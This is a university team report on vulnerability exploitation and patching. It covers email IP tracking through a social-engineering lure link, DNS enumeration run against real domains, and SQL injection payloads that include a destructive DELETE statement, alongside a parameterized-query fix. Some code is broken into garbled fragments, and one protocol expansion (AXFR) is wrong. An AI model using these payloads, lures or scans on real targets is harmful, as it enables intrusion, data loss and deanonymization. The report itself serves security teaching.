TEAM 10.1

VULNERABILITY EXPLOITATION AND PATCHING

SAKSHAM SAHU 20BCY10122 - BHOPAL

VANSHIKA BANSAL 20BCY10053 - BHOPAL

AMIT NAIN 20BCE10866 - BHOPAL

VIT®
BHOPAL
www.vitbhopal.ac.in

Let's Bridge the Gap

1. Introduction

1.1 Overview:

Cybersecurity is a critical concern in today's digital landscape, with the increasing frequency and sophistication of cyber attacks. Vulnerability exploitation is a significant threat that organizations and individuals face, as attackers take advantage of security weaknesses to compromise systems, steal data, and disrupt operations. Timely patching is crucial to mitigate vulnerabilities and prevent successful exploitation.

Definition of Vulnerability Exploitation:

Vulnerability exploitation refers to the act of taking advantage of security weaknesses or flaws in software, systems, or networks to gain unauthorized access, perform malicious actions, or compromise the integrity, confidentiality, or availability of the targeted resources. Exploiting vulnerabilities often involves utilizing specific techniques, such as code injection, privilege escalation, or bypassing security controls.

Vulnerability

Vulnerability refers to a weakness or flaw in a system, network, software, or application that can be exploited by attackers to compromise the security and integrity of the targeted

entity. It can exist at various levels, including hardware, software, configuration, or human factors.

Vulnerabilities can arise due to several reasons, such as programming errors, poor system design, inadequate security controls, lack of updates or patches, or social engineering techniques. Attackers often search for and exploit vulnerabilities to gain unauthorized access, steal sensitive information, disrupt services, or execute malicious actions.

Types of Vulnerabilities:

1. Software Vulnerabilities: These vulnerabilities occur within software applications, including operating systems, web browsers, plugins, or specific software components. Examples include buffer overflows, code injection, cross-site scripting (XSS), or SQL injection.

2. Network Vulnerabilities: Network vulnerabilities involve weaknesses in network infrastructure, protocols, or devices that can be exploited to gain unauthorized access, intercept data, or launch attacks. Examples include misconfigured firewalls, weak encryption protocols, or unpatched network devices.

3. Configuration Vulnerabilities: Configuration vulnerabilities arise when systems or applications are not properly configured or have default settings that can be exploited. For example, using weak passwords, leaving unnecessary ports open, or granting excessive privileges to users.

4. Physical Vulnerabilities: Physical vulnerabilities refer to weaknesses in the physical security measures protecting hardware or infrastructure. Examples include unauthorized physical access, unsecured server rooms, or lack of video surveillance.

5. Human Vulnerabilities: Human vulnerabilities involve the actions or behaviors of individuals within an organization that can be exploited by attackers. These include falling for social engineering attacks, sharing passwords, or neglecting security best practices.

1.2 Purpose:

The purpose of this report is to provide a detailed analysis of vulnerability exploitation and the importance of patching in maintaining robust cybersecurity. The report aims to explore existing problems related to vulnerability exploitation and propose solutions, while also conducting theoretical analysis, experimental investigations, and evaluating advantages and disadvantages.

2. Literature survey

2.1 Existing Problems:

The literature survey highlights common problems associated with vulnerability exploitation, such as:

- Delayed patching: Many organizations struggle to apply patches promptly due to lack of awareness, resource constraints, or complex IT infrastructures.
- Zero-day vulnerabilities: The presence of unknown vulnerabilities makes it challenging to defend against exploits as patches may not be available.
- Inadequate vulnerability management: Organizations often lack effective processes and tools for identifying, prioritizing, and managing vulnerabilities.

2.2 Proposed Solutions:

- To address these problems, the first step is to identify the vulnerabilities and name them along with their associated Common Weakness Enumeration (CWE) code. Additionally, the corresponding Open Web Application Security Project (OWASP) category and description should be provided.

- A thorough analysis of the potential business impact of each vulnerability is also essential. This analysis should be conducted to understand the potential consequences of each vulnerability.
- Identifying the vulnerability path and vulnerability parameter is necessary for determining the root cause of the vulnerability and developing appropriate mitigation strategies.
- Finally, the report should provide detailed instructions on how to reproduce each vulnerability. This information is crucial for developers to understand the specific steps required to fix the vulnerability.
- By providing detailed information and analysis, the report will enable developers and stakeholders to understand the potential impact of the vulnerabilities and take appropriate action to address them.

3 Theoretical Analysis

3.1 Hardware / Software designing.

A. Hardware Requirements:

1. Computer with at least 8GB RAM and i5 processor

2. Windows/Linux Operating system

3. NIC (Network interface card)

4. Wireless Adapters

5. Others(Routers, Network cables etc.)

B. Software Requirements:

1. VMware or Oracle virtual box

4 Information Gathering

Email foot printing

- By monitoring the email delivery and inspecting the e-mail headers
    - Information includes
        - IP address of the recipient
        - Geolocation of the recipient
        - Delivery information
        - Visited links
        - Browser and OS information
        - Reading time
- Can track emails using various **email tracking tools**
    - E.g., notifies sender of the email being delivered and opened by the recipient
    - Used by marketers, sellers etc.

Email header analysis

- Helps to determine an e-mail contains something malicious or not
- Email-headers include
    - Sender's name
    - IP/Email address of the sender
    - Mail server
    - Mail server authentication system
    - Send and delivery stamps
    - Unique number of the message

Authentication protocol headers

- Allows you to detect forged sender addresses.

- The goal is for sender to identify itself to the receiver.

- E-mail headers include information about their pass status

SPF: Sender Policy Framework

- E.g., `'PASS' with IP 209.85.220.69` or `'NEUTRAL' ...`

- Verifies if the domain of the e-mail is owned by the sending server.

- If not passed, many email providers just block it.

- Based on e-mail servers who publish records and says "here's the IP addresses we'll send e-mails"

DKIM: DomainKeys Identified Mail

- E.g., `'PASS' with domain accounts.google.com`

- Allows the receiver to verify that an email claimed to have come from a specific domain was authorized by the owner of that domain using a digital signature on the domain.

DMARC: Domain-based Message Authentication, Reporting and Conformance

- E.g., `PASS` or `FAIL`

- Combination of two protocols SPF + DKIM

- It builds on them and adds more policy

Verifying email legitimacy

- Double check `FROM`

- Check the spelling in domain name so it is coming from the domain of the company

- If it is random e-mail check if it's from one of the biggest domain providers or if something legit.

- Check IP of the domain

- It can be someone’s computer (home router IP) or a private server

- Major mail service providers check to determine if domain of the e-mail is tied to the source IP of the e-mail (e.g., have a record)

- You can tie a public Wi-Fi (e.g. coffee shop) IP to a domain and send the emails from there.

E-mail policies

- Different e-mail service provider has different policies regarding to their SMTP

- Once hacker recognizes email servers then he/she can create accounts there, send e-mails back and further to figure out what the rules are.

- E.g., google does not allow you to see the IP address of the sender

- They proxy it behind one of their servers

- Workarounds are not so efficient.

- Each have own ruling list

- Determines e.g. what kind of files that can be sent

Getting an IP address from an e-mail

- You can then get IP and a lot from browser headers including

- browser information, OS info, device types

- Revealing your IP is not safe as even home routers have pretty static IP addresses

- Last usually 30 days up to 3 months

- You can still release DHCP lease in your home router settings to get a new IP from the ISP.

- You can send an image from a back-end server that you own

- Some e-mail providers request it and hide users IP

- You can send a direct link

- No e-mail provider can protect you from that

- Can be done through social engineering e.g.

- You know from social media that Bob was celebrating yesterday. You send an e-mail stating "Hi Bob, crew and I had a great time last night, you're never going to guess what Sam did in toilet, threw himself up, check out his pictures"

- E.g.

1. Install Apache ***"yum install httpd"***

2. Start Apache ***"systemctl start httpd"***

3. Create a file: ***"cd /var/www/html/"*** then ***"touch <RESOURCE_NAME>;"***

4. Check logs live: ***"tail -f /var/log/httpd/access_log***"

5. You'll get the IP address when the link ***("<IP_ADDRESS>/<RESOURCE_NAME>")*** is opened

- You can find out self IP address using ***"curl ifconfig.me"***

6. And you can look at the location of IP using ***"geoiplookup <IP_ADDRESS>;"***

DNS Information Gathering

DNS enumeration is one of the most popular reconnaissance tasks there is for building a profile of your target.

In plain english, it's the act of detecting and enumerating all possible DNS records from a domain name. This includes hostnames, DNS record names, DNS record types, TTLs, IP addresses, and a bit more, depending on how much information you're looking for.

With effective DNS enumeration, you can clone DNS zones manually, using scripts or by exploiting DNS zone transfer vulnerabilities, known as AXFR (Asynchronous Transfer Full Range) Transfer. This latter type of DNS transfer takes place when an attacker detects a misconfigured DNS server that is actually responding to AXFR requests.

Impact

Once DNS enumeration is completed, unauthenticated users may use this information to observe internal network records, grabbing useful DNS information that provides the attacker access to a full DNS map. This allows him to explore the attack surface area of any company, so he can later scan it, collect data, and—while he's at it—exploit it if there's an open opportunity.

In the past we've seen a bit of DNS enumeration, such as in the How to Find Subdomains article. However, that was only focused on subdomains. Today we'll go one step forward and show you how to perform full DNS enumeration.

6 Business Impact Assessment

The SQL injection attack consists of the insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute

administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

- SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

- SQL Injection is very common with PHP and ASP applications due to the prevalence of older functional interfaces. Due to the nature of programmatic interfaces available, J2EE and ASP.NET applications are less likely to have easily exploited SQL injections.

- The severity of SQL Injection attacks is limited by the attacker's skill and imagination, and to a lesser extent, defense in depth countermeasures, such as low privilege connections to the database server and so on. In general, consider SQL Injection a high impact severity.

6.1 Conduct a thorough analysis of the potential business impact of SQL injection vulnerability

SQL injection attack occurs when untrusted data enters a program and is used to dynamically construct a SQL query. The consequences of such attacks can affect confidentiality, authentication, authorization, and integrity.

- Confidentiality: SQL injection vulnerabilities can lead to the loss of confidentiality as attackers can access sensitive data stored in SQL databases. This can result in the exposure of valuable or confidential information, leading to various risks such as fraud or identity theft.

- Authentication: Poorly constructed SQL commands used for checking user credentials can be exploited to gain unauthorized access to a system. Attackers can potentially

connect to a system as another user without knowing their password, compromising the authentication process.

- Authorization: SQL injection vulnerabilities can allow attackers to manipulate authorization information stored in a SQL database. By exploiting these vulnerabilities, attackers can modify or change authorization settings, potentially granting themselves unauthorized privileges.

- Integrity: In addition to accessing sensitive information, SQL injection attacks can also modify or delete data in databases. Attackers can manipulate SQL queries to make unauthorized changes to the data, compromising the integrity of the system.

Risk Factors: The platform affected can be:

Language: SQL

Platform: Any (requires interaction with a SQL database)

SQL injection attacks commonly affect database-driven websites and software packages. These vulnerabilities are easily detectable and exploitable, making any site or software with even a minimal user base susceptible to such attacks.

Examples:

Example 1 demonstrates a SQL injection attack where an attacker provides malicious input, resulting in an SQL query with incorrect syntax. This can lead to unintended consequences and potential security breaches.

In SQL: select id, firstname, lastname from authors

If one provided: Firstname: evil'ex and Lastname: Newman

the query string becomes:

select id, firstname, lastname from authors where firstname = 'evil'ex' and lastname ='newman'

which the database attempts to run as:

Incorrect syntax near il' as the database tried to execute evil.

A safe version of the above SQL statement could be coded in Java as:

```
String firstname = req.getParameter("firstname");

String lastname = req.getParameter("lastname");

// FIXME: do your own validation to detect attacks

String query = "SELECT id, firstname, lastname FROM authors WHERE firstname = ? and
lastname = ?";

PreparedStatement pstmt = connection.prepareStatement( query );

pstmt.setString( 1, firstname );

pstmt.setString( 2, lastname );

try

{

        ResultSet results = pstmt.execute( );

}
```

Example 2 showcases a dynamic SQL query constructed in C# code. Due to the concatenation of user input, the query becomes vulnerable to SQL injection. An attacker can manipulate the query to bypass security checks and access unauthorized data.

```
Unset
...
```

```
Unset
string userName = ctx.getAuthenticatedUserName();
```

```
Unset
string query = "SELECT * FROM items WHERE owner = '"
```

```
Unset
                + userName + "' AND itemname = '"
```

```
Unset
                + ItemName.Text + "'";
```

```
Unset
sda = new SqlDataAdapter(query, conn);
```

```
Unset
DataTable dt = new DataTable();
```

```
Unset
sda.Fill(dt);
```

```
Unset
...
```

The query that this code intends to execute follows:

```
Unset
SELECT * FROM items
```

```
Unset
WHERE owner =
```

```
Unset
AND itemname = ;
```

However, because the query is constructed dynamically by concatenating a constant base query string and a user input string, the query only behaves correctly if itemName does not contain a single-quote character. If an attacker with the user name wiley enters the string "name' OR 'a'='a" for itemName, then the query becomes the following:

```
Unset
SELECT * FROM items
```

```
Unset
WHERE owner = 'wiley'
```

```
Unset
AND itemname = 'name' OR 'a'='a';
```

The addition of the `OR 'a'='a'` condition causes the where clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query:

```
SELECT * FROM items;
```

This simplification of the query allows the attacker to bypass the requirement that the query only return items owned by the authenticated user; the query now returns all entries stored in the items table, regardless of their specified owner.

Example 3 highlights the effects of a malicious value passed as input. The attack string can execute multiple SQL statements, allowing the attacker to delete data from the database or execute arbitrary commands. The use of comment characters can further manipulate the query to achieve the desired outcome.

If an attacker with the user name hacker enters the string `"name'); DELETE FROM items; --"` for `itemName`, then the query becomes the following two queries:

```
Unset
SELECT * FROM items
```

```
Unset
WHERE owner = 'hacker'
```

```
Unset
AND itemname = 'name';
```

```
Unset
```

```
Unset
DELETE FROM items;
```

```
Unset
```

```
Unset
--'
```

Many database servers, including Microsoft® SQL Server 2000, allow multiple SQL statements separated by semicolons to be executed at once. While this attack string results in an error in Oracle and other

database servers that do not allow the batch-execution of statements separated by semicolons, in databases that do allow batch execution, this type of attack allows the attacker to execute arbitrary commands against the database.

Notice the trailing pair of hyphens (--), which specifies to most database servers that the remainder of the statement is to be treated as a comment and not executed. In this case the comment character serves to remove the trailing single-quote left over from the modified query. In a database where comments are not allowed to be used in this way, the general attack could still be made effective using a trick similar to the one shown in Example 1. If an attacker enters the string "name'); DELETE FROM items; SELECT * FROM items WHERE 'a'='a", the following three valid statements will be created:

```
Unset
SELECT * FROM items
```

```
Unset
WHERE owner = 'hacker'
```

```
Unset
AND itemname = 'name';
```

```
Unset
```

```
Unset
DELETE FROM items;
```

```
Unset
```

```
Unset
SELECT * FROM items WHERE 'a'='a';
```

6.2 Understanding the potential consequences of SQL injection vulnerability on a business

SQL injection vulnerabilities can have significant business impacts on organizations, including financial losses, damage to reputation, legal consequences, and operational disruptions. Let's conduct a thorough analysis of these potential impacts:

Financial Losses:

Unauthorized access to sensitive data: SQL injection can allow attackers to retrieve, modify, or delete data stored in databases. If attackers gain access to valuable or confidential information such as customer data, financial records, or intellectual property, it can lead to financial losses through fraud, identity theft, or competitive disadvantages.

Loss of revenue and business opportunities: Exploitation of SQL injection vulnerabilities can result in service disruptions, leading to lost sales, customers, and business opportunities.

Cost of incident response: Organizations may need to invest in forensic investigations, security assessments, and remediation efforts to mitigate the impact of a SQL injection attack. These costs can be significant, depending on the severity and scope of the incident.

Damage to Reputation: Customer trust and brand reputation: If a SQL injection vulnerability is exploited, customer data may be compromised, eroding trust in the organization's ability to protect sensitive information. News of a data breach can spread quickly, damaging the organization's reputation and leading to customer churn.

Compliance and regulatory issues: Many industries have legal requirements and regulations regarding the protection of customer data. A SQL injection attack resulting in data breaches can lead to non-compliance penalties, fines, and legal actions.

Legal Consequences:

Legal liabilities: Organizations may face legal consequences, including lawsuits from affected customers or stakeholders, for failing to protect their data adequately. This can result in significant financial penalties and legal fees.

Regulatory fines: Government agencies, such as data protection authorities, may impose fines for data breaches caused by SQL injection vulnerabilities, particularly if non-compliance with applicable regulations is established.

Operational Disruptions:

Downtime and service disruptions**:** Successful exploitation of SQL injection vulnerabilities can lead to system downtime or reduced availability of critical applications or services. This can impact business operations, productivity, and customer satisfaction.

Recovery and remediation costs: Resolving a SQL injection attack requires investigation, vulnerability patching, data recovery, and infrastructure reconfiguration. These activities can be time-consuming, disrupt normal operations, and incur additional costs.

6.3 Assessing the risk to the business

Assessing the risk of a SQL injection involves evaluating various factors to determine the likelihood and potential impact of an attack. Here are key aspects to consider:

Application Exposure:

- Input points: Identify all the input sources where untrusted data enters the application, such as user inputs, form fields, query parameters, or API endpoints.
- Query execution: Understand how the application constructs and executes SQL queries using the input data.

Vulnerability Severity:

- Attack surface: Determine the extent of SQL injection vulnerabilities present in the application. Assess if there are any known vulnerabilities in the underlying frameworks, libraries, or database management systems.
- Vulnerability complexity: Consider the complexity required for an attacker to exploit the SQL injection vulnerability. This includes factors like input sanitization techniques, query construction methods, and server-side protections.

Data Sensitivity:

- Identify the sensitivity of the data stored and accessed by the application. Evaluate the potential impact if an attacker gains unauthorized access, modifies, or deletes sensitive data.
- Consider the compliance requirements for protecting certain types of data, such as personally identifiable information (PII), financial records, or intellectual property.

Threat Landscape:

- Assess the likelihood of an attacker attempting a SQL injection attack based on industry trends, the application's visibility, and historical attack patterns.
- Consider the presence of automated tools or scanners that can identify SQL injection vulnerabilities and the likelihood of attackers utilizing such tools.

Security Controls:

- Evaluate the effectiveness of existing security controls, such as input validation mechanisms, prepared statements or parameterized queries, and secure coding practices.
- Assess the application's security monitoring capabilities, including the ability to detect and respond to SQL injection attempts or unusual database activities.

Business Impact:

- Consider the potential financial, reputational, legal, and operational consequences discussed in the previous analysis.
- Evaluate the value of the application, the criticality of its functions, and the potential impact of an extended downtime or compromised data.

Based on the assessment, assign a risk rating or level to the SQL injection vulnerability, such as low, medium, or high. This rating can help prioritize mitigation efforts and allocate appropriate resources for addressing the vulnerability.

It is important to note that risk assessments should be conducted regularly as the threat landscape evolves, new vulnerabilities emerge, and the application undergoes changes or updates. Ongoing monitoring, vulnerability scanning, and penetration testing can help identify and mitigate SQL injection risks effectively.

7 Vulnerability Path And Parameter Identification

7.1 Types of vulnerability paths and parameters

Vulnerability paths and parameters can vary depending on the context and the specific system or application being considered. However, here are some common types of vulnerability paths and parameters that are frequently encountered:

1. Input Validation Vulnerabilities: These vulnerabilities occur when user input is not properly validated or sanitized before being processed by a system. This can lead to issues such as injection attacks (e.g., SQL injection, cross-site scripting), buffer overflows, and command injection.

2. Authentication and Session Management Vulnerabilities: Weaknesses in authentication mechanisms and session management can allow unauthorized access to sensitive information or functionalities. Examples include weak passwords, insecure session tokens, session fixation, and session hijacking.

3. Access Control Vulnerabilities: Improperly enforced access controls can lead to unauthorized users gaining access to restricted resources or performing actions they should not be allowed to. This includes issues like privilege escalation, directory traversal, and insecure direct object references.

4. Security Misconfigurations: Misconfigurations of system components, frameworks, or software can introduce vulnerabilities. Examples include default or weak configurations, unnecessary services or features enabled, open ports, and incorrect file permissions.

5. Cross-Site Request Forgery (CSRF): CSRF vulnerabilities occur when an attacker tricks a user's browser into making unintended, malicious requests on their behalf to another website where the user is authenticated. This can lead to unauthorized actions being performed without the user's knowledge or consent.

6. Cryptographic Vulnerabilities: Weak encryption algorithms, insecure key management, or flawed implementation of cryptographic functions can result in vulnerabilities. These weaknesses can lead to data breaches, decryption attacks, or unauthorized access to sensitive information.

7. Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) Vulnerabilities: These vulnerabilities involve exploiting weaknesses in a system's design or implementation to

overwhelm it with an excessive amount of traffic or resource consumption, causing it to become unavailable to legitimate users.

8. Information Leakage: Inadequate protection of sensitive information, such as passwords, credentials, or personally identifiable information (PII), can lead to data breaches or privacy violations.

9. Insecure Deserialization: Deserialization vulnerabilities occur when untrusted data is deserialized without proper validation, leading to potentially dangerous conditions. Attackers can exploit this to execute arbitrary code or perform unauthorized actions.

10. Business Logic Vulnerabilities: These vulnerabilities are specific to the logic and workflow of an application or system. They may allow attackers to bypass business rules or manipulate data in unexpected ways, leading to fraud, data loss, or unauthorized transactions.

It's important to note that this is not an exhaustive list, and vulnerabilities can manifest in various forms depending on the specific technologies, frameworks, or protocols being used. Regular security assessments and best practices should be employed to identify and mitigate vulnerabilities in any system.

7.2 Common tools and techniques for identifying vulnerability path and parameters

There are several tools and techniques available for identifying vulnerability paths and parameters in systems and applications. Here are some commonly used ones:

1. Vulnerability Scanners**:** These automated tools scan systems or applications for known vulnerabilities. They can identify common security issues, such as outdated software versions, misconfigurations, and missing patches. Examples of popular vulnerability scanners include Nessus, OpenVAS, and Qualys.

2. Penetration Testing: Penetration testing involves simulating real-world attacks to identify vulnerabilities in a controlled environment. Skilled testers use various

techniques to exploit weaknesses and gain unauthorized access. This helps identify potential paths and parameters that attackers could exploit. Tools like Metasploit, Burp Suite, and OWASP ZAP are commonly used in penetration testing.

3. Static Application Security Testing (SAST): SAST tools analyze the source code or binary of an application to identify vulnerabilities without executing it. These tools can detect potential issues like insecure coding practices, input validation flaws, and insecure configurations. Examples include Veracode, Fortify, and SonarQube.

4. Dynamic Application Security Testing (DAST): DAST tools assess running applications by sending specially crafted requests and analyzing the responses. They help identify vulnerabilities related to input validation, session management, and access controls. Tools like OWASP ZAP, Acunetix, and Burp Suite (with DAST capabilities) are commonly used for dynamic testing.

5. Fuzzing: Fuzzing involves feeding an application with large amounts of invalid, unexpected, or random data to trigger unexpected behaviors or crashes. This technique helps identify vulnerabilities like buffer overflows, input validation issues, and memory corruption. Popular fuzzing tools include AFL (American Fuzzy Lop), Peach Fuzzer, and Radamsa.

6. Manual Code Review: Manual code reviews involve human experts inspecting the source code or application logic for vulnerabilities. This technique allows for a deep understanding of the system and can uncover complex security issues that automated tools might miss.

7. Security Headers and Configuration Scanners: These tools analyze the configuration and HTTP response headers of web applications to identify security-related misconfigurations. They help ensure proper security headers are in place and provide recommendations for improved security. Tools like SecurityHeaders.com and Mozilla Observatory are commonly used for this purpose.

8. Threat Modelling: This technique involves analysing a system's design and architecture to identify potential threats and vulnerabilities early in the development process. It

helps in understanding potential attack vectors and designing appropriate security controls.

9. Manual Testing and Expert Knowledge: Experienced security professionals can manually test systems and applications using various techniques and methodologies to identify vulnerabilities. They often combine their knowledge of common vulnerabilities, attack vectors, and security best practices to uncover hidden issues.

It's important to note that no single tool or technique can guarantee the discovery of all vulnerabilities. A combination of approaches, including both automated and manual methods, is usually employed to achieve comprehensive results. Regular security assessments and staying updated with the latest security trends and techniques are crucial for effective vulnerability identification.

7.4 Best practices for vulnerability path and parameter identification

When it comes to identifying vulnerability paths and parameters, following best practices can help ensure thorough and effective identification. Here are some key practices to consider:

1. Perform Regular Security Assessments: Conduct regular security assessments, including vulnerability scanning, penetration testing, and code reviews, to proactively identify vulnerabilities in your systems and applications. Regular assessments help catch vulnerabilities before they can be exploited.

2. Keep Systems and Software Updated: Stay up to date with security patches, bug fixes, and updates for all software and systems in use. Vulnerabilities are often discovered and patched by vendors, so timely updates are essential for addressing known issues.

3. Employ a Defense-in-Depth Approach: Implement multiple layers of security controls, such as firewalls, intrusion detection and prevention systems, access controls, and encryption. A layered approach helps mitigate vulnerabilities at different levels and provides defense against different attack vectors.

4. Follow Secure Coding Practices: Train developers in secure coding practices and encourage the use of secure frameworks and libraries. Emphasize input validation, output encoding, proper error handling, and secure storage of sensitive data. Secure coding practices can prevent many common vulnerabilities.

5. Validate and Sanitize User Input: Implement strict input validation and sanitization mechanisms to ensure that user-supplied data is properly validated, preventing common attacks like SQL injection, cross-site scripting, and command injection.

6. Implement Strong Authentication and Access Controls: Use strong authentication mechanisms, such as multi-factor authentication, and enforce proper access controls to ensure that users have appropriate permissions and privileges. Apply the principle of least privilege, granting only the necessary access rights to users.

7. Employ Security Monitoring and Incident Response: Implement a robust security monitoring system to detect and respond to potential security incidents. Monitor logs, network traffic, and user activities for signs of suspicious or malicious behavior. Have an incident response plan in place to handle security incidents promptly and effectively.

8. Stay Informed about New Vulnerabilities: Stay updated with the latest security news, vulnerabilities, and common attack techniques. Subscribe to security alerts and mailing lists to receive timely information about emerging threats. This knowledge can help you prioritize and address vulnerabilities effectively.

9. Engage External Security Experts: Consider engaging external security experts for independent assessments, penetration testing, and code reviews. They can provide a fresh perspective and specialized expertise, helping identify vulnerabilities that might be missed internally.

10. Promote Security Awareness and Training: Foster a culture of security awareness within your organization. Train employees on best practices for data protection, secure usage of systems, and recognizing and reporting potential security threats.

By incorporating these best practices into your security processes, you can enhance your ability to identify vulnerability paths and parameters effectively and mitigate potential risks to your systems and applications.

7.5 Challenges and limitations of vulnerability path and parameter identification

While vulnerability path and parameter identification is crucial for maintaining the security of systems and applications, there are several challenges and limitations associated with this process. Here are some common ones:

1. Evolving Threat Landscape: The threat landscape is constantly evolving, with new vulnerabilities, attack techniques, and exploits being discovered regularly. Keeping up with the latest threats and vulnerabilities can be challenging, and it requires continuous learning and staying updated with the latest security information.

2. Complex Systems and Dependencies: Modern systems and applications often have complex architectures and numerous dependencies, including third-party libraries, frameworks, and APIs. Identifying vulnerabilities in such complex environments can be challenging, as weaknesses can exist in any component or integration point.

3. Lack of Access to Source Code: In some cases, organizations may not have access to the source code of commercial off-the-shelf software or third-party components. Without access to the source code, it becomes more challenging to identify and assess vulnerabilities accurately.

4. False Positives and False Negatives: Vulnerability assessment tools and techniques can sometimes generate false positives, flagging issues that are not actual vulnerabilities. This can lead to wasted time and effort in investigating and remediating false positives. On the other hand, false negatives can occur, where vulnerabilities are missed, leading to a false sense of security.

5. Zero-Day Vulnerabilities: Zero-day vulnerabilities are unknown vulnerabilities that have not been publicly disclosed or patched by vendors. Identifying and mitigating these vulnerabilities can be challenging because there is no known signature or fix available.

6. Time Constraints: Conducting thorough vulnerability assessments, especially in large and complex systems, can be time-consuming. Organizations may face time constraints, especially when it comes to maintaining continuous security testing in rapidly evolving environments.

7. Limited Resources: Organizations may have limited resources in terms of budget, personnel, or expertise to effectively identify and address vulnerabilities. This can hinder the effectiveness of vulnerability path and parameter identification efforts.

8. Overlooking Business Logic Vulnerabilities: Automated tools and scanners may not be able to detect vulnerabilities that are specific to the business logic of an application. These vulnerabilities require manual code review and a deep understanding of the application's intended functionality.

9. Compliance and Regulatory Challenges: Depending on the industry, organizations may need to comply with specific regulations and standards. Identifying vulnerabilities and ensuring compliance with these requirements can add complexity and challenges to the vulnerability identification process.

10. False Sense of Security: Relying solely on vulnerability scanning tools or techniques can give a false sense of security. These tools have limitations and cannot guarantee the discovery of all vulnerabilities. Manual testing, expert knowledge, and a comprehensive security approach are essential for thorough vulnerability identification.

It's important to recognize these challenges and limitations and address them by adopting a multi-layered security approach, investing in skilled personnel, staying informed about emerging threats, and conducting regular security assessments using a combination of automated and manual techniques.

8 Experimental Investigations

8.1 DNS Information Gathering tools

8.1.1Nmap

Nmap was our 1st choice when we reviewed the best port scanners, but it's really more than that. This time it will help us reveal DNS information from a remote domain name.

By using the dns-brute script, Nmap will attempt to enumerate DNS hostnames by brute forcing popular subdomain names. In this case, we did it against microsoft.com and this was the result:

```
[root@research ~]# nmap -T4 -p 53 --script dns-brute microsoft.com
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-02 11:56 -03
Nmap scan report for microsoft.com (40.113.200.201)
Host is up (0.21s latency).
Other addresses for microsoft.com (not scanned): 40.76.4.15 104.215.148.63 40.112.72.205 13.77.161
PORT STATE SERVICE
53/tcp filtered domain
Host script results:
| dns-brute:
| DNS Brute-force hostnames:
| admin.microsoft.com - 13.107.9.156
| admin.microsoft.com - 2620:1ec:4:0:0:0:0:156
| ads.microsoft.com - 23.100.75.192
| alerts.microsoft.com - 40.112.72.205
| apps.microsoft.com - 23.44.181.123
| id.microsoft.com - 13.107.6.190
| info.microsoft.com - 192.28.149.178
| test.microsoft.com - 104.211.31.212
|_ news.microsoft.com - 192.237.225.141
Nmap done: 1 IP address (1 host up) scanned in 10363.72 seconds
[root@research ~]
```

8.1.2 DNSRecon

DNSRecon is another great script that can help you discover DNS data from any given domain name.It allows you to enumerate all types of DNS records, including A, AAAA, SPF, TXT, SOA, NS and MX, and also includes a brute force technique for grabbing subdomain and host A and AAAA records based on a wordlist.A cool thing we noticed is that it supports checking for cached A and AAAA DNS records on the DNS servers, as well as local DNS enumeration capabilities.

How can I perform DNS exploration with DNSRecon?

The easiest way is by using the -d parameter, as you see below:

```
dnsrecon -d domain.com
```

Here we performed this dns enumeration against linkedin.com, and this was the result:

```
[root@research dnsrecon-master]# ./dnsrecon.py -d linkedin.com
[*] Performing General Enumeration of Domain: linkedin.com
[-] DNSSEC is not configured for linkedin.com
[*]      NS dns1.p09.nsone.net 198.51.44.9
[*]      Bind Version for 198.51.44.9 39275659c
[*]      NS dns1.p09.nsone.net 2620:4d:4000:6259:7::9
[*]      Bind Version for 2620:4d:4000:6259:7::9 39275659c
[*]      NS dns3.p09.nsone.net 198.51.44.73
[*]      Bind Version for 198.51.44.73 39275659c
[*]      NS dns3.p09.nsone.net 2620:4d:4000:6259:7::90
[*]      Bind Version for 2620:4d:4000:6259:7::90 39275659c
[*]      NS dns2.p09.nsone.net 198.51.45.9
[*]      Bind Version for 198.51.45.9 39275659c
[*]      NS dns2.p09.nsone.net 2a00:edc0:6259:7::9
[*]      Bind Version for 2a00:edc0:6259:7::9 39275659c
[*]      NS ns1.p43.dynect.net 208.78.70.43
[*]      Bind Version for 208.78.70.43 9.10.5-P3.
[*]      NS ns1.p43.dynect.net 2001:500:90:1::43
[*]      Bind Version for 2001:500:90:1::43 9.10.5-P3.
[*]      NS ns4.p43.dynect.net 204.13.251.43
[*]      Bind Version for 204.13.251.43 9.10.5-P3.
[*]      NS dns4.p09.nsone.net 198.51.45.73
[*]      NS dns4.p09.nsone.net 2a00:edc0:6259:7::90
[*]      Bind Version for 2a00:edc0:6259:7::90 39275659c
[*]      NS ns3.p43.dynect.net 208.78.71.43
[*]      Bind Version for 208.78.71.43 9.10.5-P3.
[*]      NS ns3.p43.dynect.net 2001:500:94:1::43
[*]      Bind Version for 2001:500:94:1::43 9.10.5-P3.
[*]      NS ns2.p43.dynect.net 204.13.250.43
[*]      MX mail-a.linkedin.com 108.174.0.215
[*]      MX mail-c.linkedin.com 108.174.3.215
[*]      MX mail.linkedin.com 108.174.3.215
[*]      MX mail.linkedin.com 108.174.6.215
[*]      MX mail.linkedin.com 108.174.0.215
[*]      MX mail-d.linkedin.com 108.174.6.215
[*]      MX mail-a.linkedin.com 2620:119:50c0:207::215
[*]      MX mail-c.linkedin.com 2620:109:c006:104::215
```

```
[*]      A linkedin.com 108.174.10.10
[*]      AAAA linkedin.com 2620:109:c002::6cae:a0a
[*]      TXT linkedin.com docusign=11f01284-dffc-40f9-8d56-57e5261ede3f
[*]      TXT linkedin.com google-site-verification=xAGz495k8RbGclhamQx1TkZSHDxOaEd95fOjc8xpbTA
[*]      TXT linkedin.com 448e0dc03e935ecf66d81f1ce3c26b2f2fea13756c031ffc4be91749107f3a79
[*]      TXT linkedin.com google-site-verification=VE9BWhjbPPNmbr3ZJcwn5hLTsz7c5KPt3zXdYyaSnSQ
[*]      TXT linkedin.com v=spf1 ip4:199.101.162.0/25 ip4:108.174.3.0/24 ip4:108.174.6.0/24 ip4:108.174.0.0/24
 mx mx:docusign.net ~all
[*] Enumerating SRV Records
[*]      SRV _sip._tcp.linkedin.com external.linkedin.com 216.52.18.142 5060 0
[*]      SRV _sip._udp.linkedin.com external.linkedin.com 216.52.18.142 5060 0
